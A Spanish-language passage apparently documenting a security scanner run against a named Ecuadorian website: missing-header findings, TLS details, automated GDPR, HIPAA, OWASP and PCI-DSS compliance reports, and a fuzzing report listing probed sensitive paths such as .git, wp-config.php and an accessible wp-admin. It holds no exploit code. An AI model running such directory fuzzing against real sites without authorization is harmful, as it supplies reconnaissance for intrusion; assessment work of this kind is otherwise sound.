Recomendación: Agregar 'X-Content-Type-Options: nosniff'

4. [Low] Falta el encabezado Referrer-Policy

Descripción: No se encontró el encabezado Referrer-Policy

Impacto: Información sensible en URLs podría filtrarse a sitios de terceros

Recomendación: Agregar 'Referrer-Policy: strict-origin-when-cross-origin' o 'no-referrer'

RESUMEN FINAL

══

Puntuación de Seguridad: 63/100

Estado: Configuración de seguridad mejorable

Como se puede observar, el nivel de seguridad de la página puesta a análisis tiene una puntuación de 63/100.

Ahora se procede a generar el informe de la página html, en este caso se obtiene dos informes, el informe de seguridad básico y el informe de estadísticas y gráficas, empleando el siguiente comando go run main.go -t cbvision.net.ec –html

╔══

═══╗

║ Informe del Escáner de Seguridad WebSec ║

╚══

═══╝

Objetivo: https://cbvision.net.ec

Fecha de escaneo: 2025-11-25 15:52:20

ENCABEZADOS DE SEGURIDAD

═══

HSTS: Sí

Valor: max-age=63072000

Content-Security-Policy: No

X-Frame-Options: No

X-Content-Type-Options: No

Referrer-Policy: No

Permissions-Policy: No

X-XSS-Protection: No

INFORMACIÓN SSL/TLS

═══

Estado: Habilitado

Versión: TLS 1.3

Cifrado: TLS_AES_128_GCM_SHA256

Calificación: A+

Certificado:

- Asunto: CN=*.cbvision.net.ec

- Emisor: CN=Sectigo RSA Domain Validation Secure Server CA,O=Sectigo Limited,L=Salford,ST=Greater Manchester,C=GB

- Válido desde: 2025-02-05

- Válido hasta: 2026-03-08

- Expirado: No

- Autofirmado: No

VULNERABILIDADES DETECTADAS

═══

Total: 4 vulnerabilidades encontradas

- Críticas: 0

- Altas: 1

- Medias: 1

- Bajas: 2

1. [High] Falta el encabezado CSP

Descripción: No se encontró el encabezado Content Security Policy (CSP)

Impacto: El sitio es vulnerable a ataques XSS, inyección de código y carga de recursos no autorizados

Recomendación: Implementar una política CSP estricta, por ejemplo: 'Content-Security-Policy: default-src 'self''

2. [Medium] Falta el encabezado X-Frame-Options

Descripción: No se encontró el encabezado X-Frame-Options

Impacto: El sitio es vulnerable a ataques de clickjacking mediante iframes maliciosos

Recomendación: Agregar 'X-Frame-Options: DENY' o 'X-Frame-Options: SAMEORIGIN'

3. [Low] Falta el encabezado X-Content-Type-Options

Descripción: No se encontró el encabezado X-Content-Type-Options

Impacto: Los navegadores podrían interpretar archivos de forma incorrecta, facilitando ataques

Recomendación: Agregar 'X-Content-Type-Options: nosniff'

4. [Low] Falta el encabezado Referrer-Policy

Descripción: No se encontró el encabezado Referrer-Policy

Impacto: Información sensible en URLs podría filtrarse a sitios de terceros

Recomendación: Agregar 'Referrer-Policy: strict-origin-when-cross-origin' o 'no-referrer'

RESUMEN FINAL

═══

Puntuación de Seguridad: 63/100

Estado: Configuración de seguridad mejorable

Ahora se procede a ejecutar el siguiente comando go run main.go -t cbvision.net.ec --fuzz --api --owasp-top10 --pci-dss --gdpr-check --hipaa-check –html, se activa a técnica de fuzzing, inyectando datos aleatorios, inesperados o inválidos. El --api indica que el escaneo debe enfocarse o incluir pruebas específicas para la interfaz de programación de aplicaciones del objetivo. El --owasp-top10 activa pruebas para detectar las vulnerabilidades más críticas definidas por la OWASP Top 10. El --pci-dss activa pruebas relacionadas con el estándar de seguridad de datos de la industria de tarjetas de pago. Esto es crucial si el sitio maneja base de datos de tarjetas de crédito. El --gdrp-check activa verificaciones que evalúan el cumplimiento del reglamento general de protección de datos de la unión europea, enfocándose en cómo se manejan los datos personales. El --hipaa-check activa verificaciones relacionadas con la ley de portabilidad y responsabilidad de seguros médicos de EE.UU, relevante si la aplicación maneja información de salud protegida.

Se obtiene los siguientes reportes:

╔══

════════════════════╗

║ REPORTE DE COMPLIANCE - GDPR ║

╚══

════════════════════╝

Fecha de verificación: 2025-11-25 16:07:24

══

══════════════════

RESUMEN EJECUTIVO

══

══════════════════

Estado de Compliance: PARTIALLY COMPLIANT

Puntuación: 80.0/100

Verificaciones Totales: 5

✓ Aprobadas: 4

✗ Fallidas: 1

El sistema cumple parcialmente con los requisitos del estándar

Progreso de Compliance:

[]

80.0% ⚠ ACEPTABLE

═══

DETALLE DE VERIFICACIONES

═══

┌───┐

│ CATEGORÍA: Encryption │

└───┘

[GDPR-ENCRYPT] Encryption of Personal Data in Transit

Estado: ✓ ÉXITO

Severidad: Critical

Descripción: Cifrado de datos personales en tránsito

Hallazgo:

Cifrado fuerte implementado para datos en tránsito

Remediación:

Mantener actualizados los protocolos de cifrado

Referencia: GDPR Article 32(1)(a)

CATEGORÍA: Security

[GDPR-ART32] Article 32: Security of Processing

Estado: ✗ FALLO

Severidad: High

Descripción: Implementar medidas técnicas y organizativas apropiadas

Hallazgo:

Se encontraron 1 problemas de seguridad que afectan protección de datos

Remediación:

Implementar cifrado, pseudonimización, y medidas de seguridad técnicas adecuadas

Referencia: GDPR Article 32

CATEGORÍA: Privacy

[GDPR-ART25] Article 25: Data Protection by Design and Default

Estado: ✓ ÉXITO

Severidad: Medium

Descripción: Protección de datos desde el diseño y por defecto

Hallazgo:

No se detectó exposición obvia de datos personales

Remediación:

Realizar Data Protection Impact Assessment (DPIA) regular

Referencia: GDPR Article 25

│ CATEGORÍA: Incident Response │

└──┘

[GDPR-ART33] Article 33: Notification of Personal Data Breach

──

Estado: ✓ ÉXITO

Severidad: Medium

Descripción: Capacidad de detectar y notificar brechas de datos

Hallazgo:

No se puede verificar sin acceso a sistemas de logging y monitoreo

Remediación:

Implementar SIEM, logging centralizado, y procedimientos de respuesta a incidentes

Referencia: GDPR Article 33

┌──┐

│ CATEGORÍA: Cookies │

└──┘

[GDPR-COOKIES] Cookie Consent (ePrivacy Directive)

Estado: ✓ ÉXITO

Severidad: Low

Descripción: Verificar consentimiento para cookies y tracking

Hallazgo:

No se puede verificar sin análisis de HTML/JavaScript

Remediación:

Implementar cookie banner con consentimiento explícito y

granular

Referencia: ePrivacy Directive / GDPR

═══

RECOMENDACIONES PRIORITARIAS

═══

1. Implementar cifrado, pseudonimización, y medidas de seguridad

técnicas adecuadas

═══

PASOS SIGUIENTES

═══

⚠ El sistema cumple parcialmente con GDPR

Acciones inmediatas:

• Priorizar la corrección de verificaciones fallidas

• Desarrollar un plan de remediación con plazos

• Asignar responsables para cada área de mejora

• Realizar seguimiento mensual del progreso

• Considerar contratar consultores especializados

═══

INFORMACIÓN DEL ESTÁNDAR

═══

GDPR (General Data Protection Regulation)

───

El GDPR es una regulación de la Unión Europea sobre protección de datos y privacidad que aplica a todas las organizaciones que procesan datos personales de residentes de la UE.

Multas por incumplimiento: Hasta €20 millones o 4% de la facturación global anual, lo que sea mayor.

Recursos:

• https://gdpr.eu/

• https://ec.europa.eu/info/law/law-topic/data-protection_en

═══

DESCARGO DE RESPONSABILIDAD

═══

Este reporte es generado automáticamente por WebSec Scanner y proporciona una evaluación preliminar de compliance basada en pruebas técnicas automatizadas.

IMPORTANTE:

• Este reporte NO constituye una auditoría formal de compliance

• Se requiere validación por auditores certificados

• Los resultados pueden incluir falsos positivos/negativos

• El compliance completo requiere controles técnicos,

administrativos y físicos

Para compliance formal, contacte a:

• QSA (Qualified Security Assessor) para PCI-DSS

• DPO (Data Protection Officer) para GDPR

• Auditor certificado en HIPAA para healthcare

═══

Reporte generado por WebSec Scanner - Compliance Module

Fecha: 2025-11-25 16:07:24

═══

╔══╗

║ REPORTE DE COMPLIANCE - HIPAA ║

╚══╝

Fecha de verificación: 2025-11-25 16:07:24

══

RESUMEN EJECUTIVO

══

Estado de Compliance: PARTIALLY COMPLIANT

Puntuación: 80.0/100

Verificaciones Totales: 5

✓ Aprobadas: 4

✗ Fallidas: 1

El sistema cumple parcialmente con los requisitos del estándar

Progreso de Compliance:

[]

80.0% ⚠ ACEPTABLE

═══

DETALLE DE VERIFICACIONES

═══

┌───┐

│ CATEGORÍA: Integrity │

└───┘

[HIPAA-164.312(c)(1)] §164.312(c)(1) - Integrity Controls

Estado: ✓ ÉXITO

Severidad: High

Descripción: Implementar políticas para garantizar que ePHI no sea alterada o destruida

Hallazgo:

No se detectaron amenazas obvias a la integridad

Remediación:

Implementar controles de integridad y auditoría de datos

Referencia: 45 CFR §164.312(c)(1)

CATEGORÍA: Transmission

[HIPAA-164.312(e)(1)] §164.312(e)(1) - Transmission Security

Estado: ✓ ÉXITO

Severidad: Critical

Descripción: Implementar medidas técnicas para proteger ePHI durante transmisión

Hallazgo:

Seguridad de transmisión implementada correctamente

Remediación:

Mantener actualizados los protocolos de cifrado

Referencia: 45 CFR §164.312(e)(1)

CATEGORÍA: Logging

[HIPAA-164.308(a)(1)(ii)(D)] §164.308(a)(1)(ii)(D) - Information System Activity Review

Estado: ✓ ÉXITO

Severidad: Medium

Descripción: Implementar procedimientos para revisar actividad del sistema

Hallazgo:

No se puede verificar sin acceso a sistemas de logging

Remediación:

Implementar logging comprehensivo, retención de logs por 6

años, y revisión regular de auditoría

Referencia: 45 CFR §164.308(a)(1)(ii)(D)

CATEGORÍA: Encryption

[HIPAA-164.312(a)(2)(iv)] §164.312(a)(2)(iv) - Encryption and Decryption

Estado: ✓ ÉXITO

Severidad: Critical

Descripción: Implementar mecanismos de cifrado y descifrado de ePHI

Hallazgo:

Cifrado implementado para datos en tránsito

Remediación:

Verificar también cifrado en reposo para ePHI almacenado

Referencia: 45 CFR §164.312(a)(2)(iv)

│ CATEGORÍA: Access Control │

└──┘

[HIPAA-164.312(a)(1)] §164.312(a)(1) - Access Control

Estado: ✗ FALLO

Severidad: Critical

Descripción: Implementar controles de acceso técnicos

Hallazgo:

Se encontraron 1 problemas de control de acceso

Remediación:

Implementar autenticación fuerte, autorización granular, y logs de acceso

Referencia: 45 CFR §164.312(a)(1)

═══

RECOMENDACIONES PRIORITARIAS

═══

1. Implementar autenticación fuerte, autorización granular, y logs

de acceso

═══

PASOS SIGUIENTES

═══

⚠ El sistema cumple parcialmente con HIPAA

Acciones inmediatas:

• Priorizar la corrección de verificaciones fallidas

• Desarrollar un plan de remediación con plazos

• Asignar responsables para cada área de mejora

• Realizar seguimiento mensual del progreso

• Considerar contratar consultores especializados

═══

INFORMACIÓN DEL ESTÁNDAR

═══

HIPAA (Health Insurance Portability and Accountability Act)

───

HIPAA es una ley federal de EE.UU. que establece estándares para proteger información médica sensible (ePHI - Electronic Protected Health Information).

Aplica a: Proveedores de salud, planes de salud, clearinghouses, y business associates que manejan ePHI.

Recursos:

• https://www.hhs.gov/hipaa/

• https://www.hhs.gov/hipaa/for-professionals/security/

═══

DESCARGO DE RESPONSABILIDAD

═══

Este reporte es generado automáticamente por WebSec Scanner y proporciona una evaluación preliminar de compliance basada en pruebas técnicas automatizadas.

IMPORTANTE:

• Este reporte NO constituye una auditoría formal de compliance

• Se requiere validación por auditores certificados

• Los resultados pueden incluir falsos positivos/negativos

• El compliance completo requiere controles técnicos,

administrativos y físicos

Para compliance formal, contacte a:

• QSA (Qualified Security Assessor) para PCI-DSS

• DPO (Data Protection Officer) para GDPR

• Auditor certificado en HIPAA para healthcare

═══

Reporte generado por WebSec Scanner - Compliance Module

Fecha: 2025-11-25 16:07:24

═══

╔══╗

║ REPORTE DE COMPLIANCE - OWASP Top 10 2021 ║

╚══╝

Fecha de verificación: 2025-11-25 16:07:24

══

RESUMEN EJECUTIVO

══

Estado de Compliance: PARTIALLY COMPLIANT

Puntuación: 70.0/100

Verificaciones Totales: 10

✓ Aprobadas: 7

✗ Fallidas: 3

El sistema cumple parcialmente con los requisitos del estándar

Progreso de Compliance:

[

70.0% ⚠ ACEPTABLE

═══

DETALLE DE VERIFICACIONES

═══

┌───┐

│ CATEGORÍA: SSRF │

└───┘

[OWASP-A10] A10:2021 - Server-Side Request Forgery (SSRF)

Estado: ✓ ÉXITO

Severidad: High

Descripción: Verificar protección contra SSRF

Hallazgo:

No se detectaron parámetros obviamente vulnerables a SSRF

Remediación:

Implementar validación estricta de URLs y realizar pruebas

específicas de SSRF

Referencia: https://owasp.org/Top10/A10_2021-Server-

Side_Request_Forgery_%28SSRF%29/

CATEGORÍA: Cryptography

[OWASP-A02] A02:2021 - Cryptographic Failures

Estado: ✓ ÉXITO

Severidad: High

Descripción: Verificar el uso correcto de criptografía

Hallazgo:

Configuración criptográfica adecuada

Remediación:

Mantener actualizados los protocolos y certificados

Referencia: https://owasp.org/Top10/A02_2021-Cryptographic_Failures/

│ CATEGORÍA: Input Validation │

└──────────────────────────────┘

[OWASP-A03] A03:2021 - Injection

────────────────────────────────

Estado: ✓ ÉXITO

Severidad: Critical

Descripción: Verificar protección contra ataques de inyección (SQL, XSS, etc.)

Hallazgo:

No se detectaron vulnerabilidades de inyección en las pruebas

realizadas

Remediación:

Realizar pruebas de inyección más exhaustivas periódicamente

Referencia: https://owasp.org/Top10/A03_2021-Injection/

┌──┐

│ CATEGORÍA: Design │

└──┘

[OWASP-A04] A04:2021 - Insecure Design

Estado: ✓ ÉXITO

Severidad: Medium

Descripción: Verificar diseño de seguridad de la aplicación

Hallazgo:

No se detectaron problemas obvios de diseño

Remediación:

Realizar threat modeling y revisiones de arquitectura regulares

Referencia: https://owasp.org/Top10/A04_2021-Insecure_Design/

┌──┐

│ CATEGORÍA: Configuration │

└──┘

[OWASP-A05] A05:2021 - Security Misconfiguration

──

Estado: ✗ FALLO

Severidad: High

Descripción: Verificar configuración de seguridad del servidor y aplicación

Hallazgo:

Se encontraron 3 problemas de configuración de seguridad

Remediación:

Implementar headers de seguridad, eliminar archivos de

desarrollo, y hardening del servidor

Referencia: https://owasp.org/Top10/A05_2021-Security_Misconfiguration/

┌──┐

└──────────────────────┘

│ CATEGORÍA: Dependencies │

└──┘

└──────────────────────┘

[OWASP-A06] A06:2021 - Vulnerable and Outdated Components

──

──────────────────

Estado: ✓ ÉXITO

Severidad: High

Descripción: Verificar uso de componentes vulnerables o desactualizados

Hallazgo:

Se requiere análisis de composición de software (SCA) para

verificar componentes

Remediación:

Implementar herramientas de SCA como OWASP Dependency-Check,

Snyk, o similar

Referencia: https://owasp.org/Top10/A06_2021-Vulnerable_and_Outdated_Components/

┌──┐

└──────────────────────┘

│ CATEGORÍA: Authentication │

└──┘

└──────────────────────┘

[OWASP-A07] A07:2021 - Identification and Authentication Failures

──

──────────────────

Estado: ✓ ÉXITO

Severidad: Critical

Descripción: Verificar la robustez de autenticación e identificación

Hallazgo:

No se detectaron problemas obvios de autenticación

Remediación:

Implementar MFA y realizar pruebas de autenticación periódicas

Referencia: https://owasp.org/Top10/A07_2021-Identification_and_Authentication_Failures/

┌──┐

│ CATEGORÍA: Access Control │

└──┘

[OWASP-A01] A01:2021 - Broken Access Control

──

Estado: ✗ FALLO

Severidad: Critical

Descripción: Verificar que los controles de acceso estén implementados correctamente

Hallazgo:

Se encontraron 1 problemas de control de acceso

Remediación:

Implementar controles de autenticación y autorización en todos

los recursos sensibles

Referencia: https://owasp.org/Top10/A01_2021-Broken_Access_Control/

┌──┐

│ CATEGORÍA: Integrity │

└──┘

[OWASP-A08] A08:2021 - Software and Data Integrity Failures

──

Estado: ✗ FALLO

Severidad: High

Descripción: Verificar integridad de software y datos

Hallazgo:

Faltan controles de integridad (CSP, SRI)

Remediación:

Implementar CSP, Subresource Integrity (SRI) para recursos

externos, y firma de código

Referencia: https://owasp.org/Top10/A08_2021-Software_and_Data_Integrity_Failures/

┌──┐

│ CATEGORÍA: Logging │

└──┘

[OWASP-A09] A09:2021 - Security Logging and Monitoring Failures

──

Estado: ✓ ÉXITO

Severidad: Medium

Descripción: Verificar logging y monitoreo de seguridad

Hallazgo:

No se puede verificar logging sin acceso al servidor

Remediación:

Implementar logging centralizado, SIEM, y alertas de seguridad

automatizadas

Referencia: https://owasp.org/Top10/A09_2021-

Security_Logging_and_Monitoring_Failures/

═══

═══════════════

RECOMENDACIONES PRIORITARIAS

═══

═══════════════

1. Implementar controles de autenticación y autorización en todos

los recursos sensibles

2. Implementar headers de seguridad, eliminar archivos de

desarrollo, y hardening del servidor

3. Implementar CSP, Subresource Integrity (SRI) para recursos

externos, y firma de código

═══

═══════════════

PASOS SIGUIENTES

═══

═══════════════

⚠ El sistema cumple parcialmente con OWASP Top 10 2021

Acciones inmediatas:

• Priorizar la corrección de verificaciones fallidas

• Desarrollar un plan de remediación con plazos

• Asignar responsables para cada área de mejora

• Realizar seguimiento mensual del progreso

• Considerar contratar consultores especializados

═══

INFORMACIÓN DEL ESTÁNDAR

═══

OWASP Top 10 2021

───

El OWASP Top 10 es un documento de concienciación estándar para desarrolladores y seguridad de aplicaciones web. Representa un amplio consenso sobre los riesgos de seguridad más críticos para aplicaciones web.

Recursos:

• https://owasp.org/Top10/

• https://owasp.org/www-project-top-ten/

═══

DESCARGO DE RESPONSABILIDAD

═══

Este reporte es generado automáticamente por WebSec Scanner y proporciona una evaluación preliminar de compliance basada en pruebas técnicas automatizadas.

IMPORTANTE:

• Este reporte NO constituye una auditoría formal de compliance

• Se requiere validación por auditores certificados

• Los resultados pueden incluir falsos positivos/negativos

• El compliance completo requiere controles técnicos, administrativos y físicos

Para compliance formal, contacte a:

• QSA (Qualified Security Assessor) para PCI-DSS

• DPO (Data Protection Officer) para GDPR

• Auditor certificado en HIPAA para healthcare

═══

Reporte generado por WebSec Scanner - Compliance Module

Fecha: 2025-11-25 16:07:24

═══

╔══

══════════════════╗

║ REPORTE DE COMPLIANCE - PCI-DSS 4.0 ║

╚══

══════════════════╝

Fecha de verificación: 2025-11-25 16:07:24

══

════════════════

RESUMEN EJECUTIVO

══

════════════════

Estado de Compliance: NON-COMPLIANT

Puntuación: 60.0/100

Verificaciones Totales: 5

✓ Aprobadas: 3

✗ Fallidas: 2

El sistema NO cumple con los requisitos del estándar

Progreso de Compliance:

[

]

60.0% ⚠ INSUFICIENTE

═══

DETALLE DE VERIFICACIONES

═══

┌───┐

│ CATEGORÍA: Configuration │

└───┘

[PCI-REQ2] Requirement 2: Apply Secure Configurations

Estado: ✗ FALLO

Severidad: High

Descripción: Aplicar configuraciones seguras a todos los componentes del sistema

Hallazgo:

Se encontraron 1 problemas de configuración segura

Remediación:

Aplicar hardening, remover configuraciones por defecto, y

proteger archivos sensibles

Referencia: PCI-DSS v4.0 Requirement 2

┌──────────────────────┐

│ CATEGORÍA: Cryptography │

└──────────────────────┘

[PCI-REQ4] Requirement 4: Protect Cardholder Data with Strong Cryptography

Estado: ✓ ÉXITO

Severidad: Critical

Descripción: Proteger datos de tarjetas con criptografía fuerte durante transmisión

Hallazgo:

Criptografía fuerte implementada correctamente

Remediación:

Mantener actualizados los protocolos criptográficos

Referencia: PCI-DSS v4.0 Requirement 4

┌──────────────────────┐

│ CATEGORÍA: Development │

└──┘

[PCI-REQ6] Requirement 6: Develop and Maintain Secure Systems

──

Estado: ✗ FALLO

Severidad: High

Descripción: Desarrollar y mantener sistemas y software seguros

Hallazgo:

Se detectaron 4 vulnerabilidades de seguridad

Remediación:

Remediar todas las vulnerabilidades, implementar SDLC seguro, y realizar testing regular

Referencia: PCI-DSS v4.0 Requirement 6

┌──┐

│ CATEGORÍA: Authentication │

└──┘

[PCI-REQ8] Requirement 8: Identify Users and Authenticate Access

──

Estado: ✓ ÉXITO

Severidad: Critical

Descripción: Identificar usuarios y autenticar acceso a componentes del sistema

Hallazgo:

No se detectaron problemas obvios de autenticación

Remediación:

Implementar MFA obligatorio y políticas de contraseñas

estrictas

Referencia: PCI-DSS v4.0 Requirement 8

┌──┐
│ CATEGORÍA: Testing │
└──┘

[PCI-REQ11] Requirement 11: Test Security Regularly

Estado: ✓ ÉXITO

Severidad: Medium

Descripción: Probar la seguridad de sistemas y redes regularmente

Hallazgo:

Se están realizando pruebas de seguridad automatizadas

Remediación:

Mantener un programa de testing continuo, incluyendo escaneos

trimestrales y pruebas de penetración anuales

Referencia: PCI-DSS v4.0 Requirement 11

═══

RECOMENDACIONES PRIORITARIAS

═══

1. Aplicar hardening, remover configuraciones por defecto, y
proteger archivos sensibles

2. Remediar todas las vulnerabilidades, implementar SDLC seguro, y
realizar testing regular

3. Realizar una auditoría de seguridad completa con consultores
especializados

4. Desarrollar un plan de remediación priorizado por criticidad

PASOS SIGUIENTES

✗ El sistema NO cumple con PCI-DSS 4.0

Acciones críticas requeridas:

• Detener operaciones si se manejan datos sensibles

• Realizar auditoría de seguridad completa URGENTE

• Contratar consultores especializados en PCI-DSS 4.0

• Desarrollar plan de remediación integral

• Implementar controles de seguridad críticos inmediatamente

• Notificar a stakeholders y autoridades si es requerido

INFORMACIÓN DEL ESTÁNDAR

PCI-DSS v4.0 (Payment Card Industry Data Security Standard)

PCI-DSS es un estándar de seguridad de información para organizaciones que manejan tarjetas de crédito de las principales marcas (Visa, MasterCard, American Express, Discover, JCB).

IMPORTANTE: El cumplimiento PCI-DSS es OBLIGATORIO para cualquier entidad que almacene, procese o transmita datos de tarjetas.

Recursos:

• https://www.pcisecuritystandards.org/

• https://docs-prv.pcisecuritystandards.org/PCI-DSS/4.0/

DESCARGO DE RESPONSABILIDAD

Este reporte es generado automáticamente por WebSec Scanner y proporciona una evaluación preliminar de compliance basada en pruebas técnicas automatizadas.

IMPORTANTE:

• Este reporte NO constituye una auditoría formal de compliance

• Se requiere validación por auditores certificados

• Los resultados pueden incluir falsos positivos/negativos

• El compliance completo requiere controles técnicos, administrativos y físicos

Para compliance formal, contacte a:

• QSA (Qualified Security Assessor) para PCI-DSS

• DPO (Data Protection Officer) para GDPR

• Auditor certificado en HIPAA para healthcare

═══

Reporte generado por WebSec Scanner - Compliance Module

Fecha: 2025-11-25 16:07:24

═══

╔═══╗

║ Informe del Escáner de Seguridad WebSec ║

╚═══╝

Objetivo: https://cbvision.net.ec

Fecha de escaneo: 2025-11-25 16:01:52

ENCABEZADOS DE SEGURIDAD

═══════════════════════════════════════

HSTS: Sí

Valor: max-age=63072000

Content-Security-Policy: No

X-Frame-Options: No

X-Content-Type-Options: No

Referrer-Policy: No

Permissions-Policy: No

X-XSS-Protection: No

INFORMACIÓN SSL/TLS

═══

Estado: Habilitado

Versión: TLS 1.3

Cifrado: TLS_AES_128_GCM_SHA256

Calificación: A+

Certificado:

- Asunto: CN=*.cbvision.net.ec

- Emisor: CN=Sectigo RSA Domain Validation Secure Server CA,O=Sectigo Limited,L=Salford,ST=Greater Manchester,C=GB

- Válido desde: 2025-02-05

- Válido hasta: 2026-03-08

- Expirado: No

- Autofirmado: No

VULNERABILIDADES DETECTADAS

==========

Total: 4 vulnerabilidades encontradas

- Críticas: 0

- Altas: 1

- Medias: 1

- Bajas: 2

1. [High] Falta el encabezado CSP

Descripción: No se encontró el encabezado Content Security Policy (CSP)

Impacto: El sitio es vulnerable a ataques XSS, inyección de código y carga de recursos no autorizados

Recomendación: Implementar una política CSP estricta, por ejemplo: 'Content-Security-Policy: default-src 'self''

2. [Medium] Falta el encabezado X-Frame-Options

Descripción: No se encontró el encabezado X-Frame-Options

Impacto: El sitio es vulnerable a ataques de clickjacking mediante iframes maliciosos

Recomendación: Agregar 'X-Frame-Options: DENY' o 'X-Frame-Options: SAMEORIGIN'

3. [Low] Falta el encabezado X-Content-Type-Options

Descripción: No se encontró el encabezado X-Content-Type-Options

Impacto: Los navegadores podrían interpretar archivos de forma incorrecta, facilitando ataques

Recomendación: Agregar 'X-Content-Type-Options: nosniff'

4. [Low] Falta el encabezado Referrer-Policy

Descripción: No se encontró el encabezado Referrer-Policy

Impacto: Información sensible en URLs podría filtrarse a sitios de terceros

Recomendación: Agregar 'Referrer-Policy: strict-origin-when-cross-origin' o 'no-referrer'

RESUMEN FINAL

═══

Puntuación de Seguridad: 63/100

Estado: Configuración de seguridad mejorable

╔═══╗

║ REPORTE DE ESCANEO DE API - WebSec Scanner ║

╚═══╝

Objetivo: cbvision.net.ec

Duración del escaneo: 1.0775ms

═══

RESUMEN EJECUTIVO

═══

Total de endpoints encontrados: 0

Endpoints vulnerables: 0

Problemas de CORS: 0

Problemas de autenticación: 0

Vulnerabilidades de seguridad: 0

═══

RECOMENDACIONES DE SEGURIDAD

═══

No se detectaron vulnerabilidades evidentes.

Recomendaciones generales para mantener la seguridad:

• Realizar auditorías de seguridad periódicas

• Mantener actualizadas todas las dependencias

• Implementar pruebas de seguridad automatizadas

• Seguir las mejores prácticas de OWASP API Security

• Capacitar al equipo en desarrollo seguro de APIs

═══

Reporte generado por WebSec Scanner - API Module

═══

╔═══╗

║ Reporte de Fuzzing WebSec ║

╚═══╝

Objetivo: https://cbvision.net.ec

Fecha: 2025-11-25 16:01:54

ESTADÍSTICAS

═══════════════════════════════════════

Total de requests: 153

Requests exitosos: 28

Requests fallidos: 0

Directorios encontrados: 24

Archivos encontrados: 4

Vulnerabilidades detectadas: 0

Duración: 330.24 segundos

Requests/segundo: 0.46

DIRECTORIOS Y ARCHIVOS ENCONTRADOS

═══

[403] .git (0.19 KB, 1466ms)

[403] .svn (0.19 KB, 1435ms)

[403] .htaccess (0.19 KB, 829ms)

[403] wp-includes (0.19 KB, 2520ms)

[200] wp-content (0.00 KB, 2684ms)

[403] admin.php (1.96 KB, 652ms)

[200] robots.txt (0.17 KB, 1238ms)

[403] login.php (1.96 KB, 884ms)

[403] config.php (1.96 KB, 721ms)

[403] settings.php (1.96 KB, 778ms)

[403] setup.php (1.96 KB, 531ms)

[403] install.php (1.96 KB, 401ms)

[403] info.php (1.96 KB, 582ms)

[200] sitemap.xml (1.16 KB, 1910ms)

[200] wp-admin (99.22 KB, 3908ms)

[403] phpinfo.php (1.96 KB, 600ms)

[200] index.php (188.94 KB, 1436ms)

[403] test.php (1.96 KB, 651ms)

[403] database.php (1.96 KB, 1708ms)

[403] .git/config (0.19 KB, 548ms)

[403] .gitignore (0.19 KB, 477ms)

[403] .git/HEAD (0.19 KB, 345ms)

[403] .git/config (0.19 KB, 575ms)

[403] .svn/entries (0.19 KB, 558ms)

[403] config.php (1.96 KB, 636ms)

[403] configuration.php (1.96 KB, 555ms)

[403] settings.php (1.96 KB, 1237ms)

[403] wp-config.php (1.96 KB, 1221ms)

╔══

══════════════════════╗

║ REPORTE DETALLADO DE VULNERABILIDADES - WebSec Fuzzer ║

╚══

══════════════════════╝

Objetivo: https://cbvision.net.ec

Fecha y hora del escaneo: 2025-11-25 16:01:54

Duración del escaneo: 330.24 segundos

══

════════════════════

RESUMEN EJECUTIVO

══

════════════════════

Total de vulnerabilidades encontradas: 0

Distribución por Severidad:

- Críticas: 0
- Altas: 0
- Medias: 0
- Bajas: 0

Distribución por Tipo:

═══

URLS COMPROMETIDAS Y DETALLES DE EXPLOTACIÓN

═══

═══

RECURSOS Y ARCHIVOS EXPUESTOS

═══

[RECURSO #1]

URL: https://cbvision.net.ec/.git

Código de estado: 403

Tipo de contenido: text/html; charset=iso-8859-1

Tamaño: 0.19 KB

Tiempo de respuesta: 1466 ms

Nivel de riesgo: BAJO

[RECURSO #2]

URL: https://cbvision.net.ec/.svn

Código de estado: 403

Tipo de contenido: text/html; charset=iso-8859-1

Tamaño: 0.19 KB

Tiempo de respuesta: 1435 ms

Nivel de riesgo: BAJO

[RECURSO #3]

URL: https://cbvision.net.ec/.htaccess

Código de estado: 403

Tipo de contenido: text/html; charset=iso-8859-1

Tamaño: 0.19 KB

Tiempo de respuesta: 829 ms

Nivel de riesgo: BAJO

[RECURSO #4]

URL: https://cbvision.net.ec/wp-includes

Código de estado: 403

Tipo de contenido: text/html; charset=iso-8859-1

Tamaño: 0.19 KB

Tiempo de respuesta: 2520 ms

Nivel de riesgo: BAJO

[RECURSO #5]

URL: https://cbvision.net.ec/wp-content

Código de estado: 200

Tipo de contenido: text/html; charset=UTF-8

Tamaño: 0.00 KB

Tiempo de respuesta: 2684 ms

Nivel de riesgo: MEDIO

[RECURSO #6]

URL: https://cbvision.net.ec/admin.php

Código de estado: 403

Tipo de contenido: text/html; charset=UTF-8

Tamaño: 1.96 KB

Tiempo de respuesta: 652 ms

Nivel de riesgo: BAJO

[RECURSO #7]

URL: https://cbvision.net.ec/robots.txt

Código de estado: 200

Tipo de contenido: text/plain; charset=utf-8

Tamaño: 0.17 KB

Tiempo de respuesta: 1238 ms

Nivel de riesgo: MEDIO

[RECURSO #8]

URL: https://cbvision.net.ec/login.php

Código de estado: 403

Tipo de contenido: text/html; charset=UTF-8

Tamaño: 1.96 KB

Tiempo de respuesta: 884 ms

Nivel de riesgo: BAJO

[RECURSO #9]

URL: https://cbvision.net.ec/config.php

Código de estado: 403

Tipo de contenido: text/html; charset=UTF-8

Tamaño: 1.96 KB

Tiempo de respuesta: 721 ms

Nivel de riesgo: BAJO

[RECURSO #10]

URL: https://cbvision.net.ec/settings.php

Código de estado: 403

Tipo de contenido: text/html; charset=UTF-8

Tamaño: 1.96 KB

Tiempo de respuesta: 778 ms

Nivel de riesgo: BAJO

[RECURSO #11]

URL: https://cbvision.net.ec/setup.php

Código de estado: 403

Tipo de contenido: text/html; charset=UTF-8

Tamaño: 1.96 KB

Tiempo de respuesta: 531 ms

Nivel de riesgo: BAJO

[RECURSO #12]

URL: https://cbvision.net.ec/install.php

Código de estado: 403

Tipo de contenido: text/html; charset=UTF-8

Tamaño: 1.96 KB

Tiempo de respuesta: 401 ms

Nivel de riesgo: BAJO

[RECURSO #13]

URL: https://cbvision.net.ec/info.php

Código de estado: 403

Tipo de contenido: text/html; charset=UTF-8

Tamaño: 1.96 KB

Tiempo de respuesta: 582 ms

Nivel de riesgo: BAJO

[RECURSO #14]

URL: https://cbvision.net.ec/sitemap.xml

Código de estado: 200

Tipo de contenido: text/xml; charset=UTF-8

Tamaño: 1.16 KB

Tiempo de respuesta: 1910 ms

Nivel de riesgo: MEDIO

[RECURSO #15]

URL: https://cbvision.net.ec/wp-admin

Código de estado: 200

Tipo de contenido: text/html; charset=UTF-8

Tamaño: 99.22 KB

Tiempo de respuesta: 3908 ms

Nivel de riesgo: CRÍTICO

[RECURSO #16]

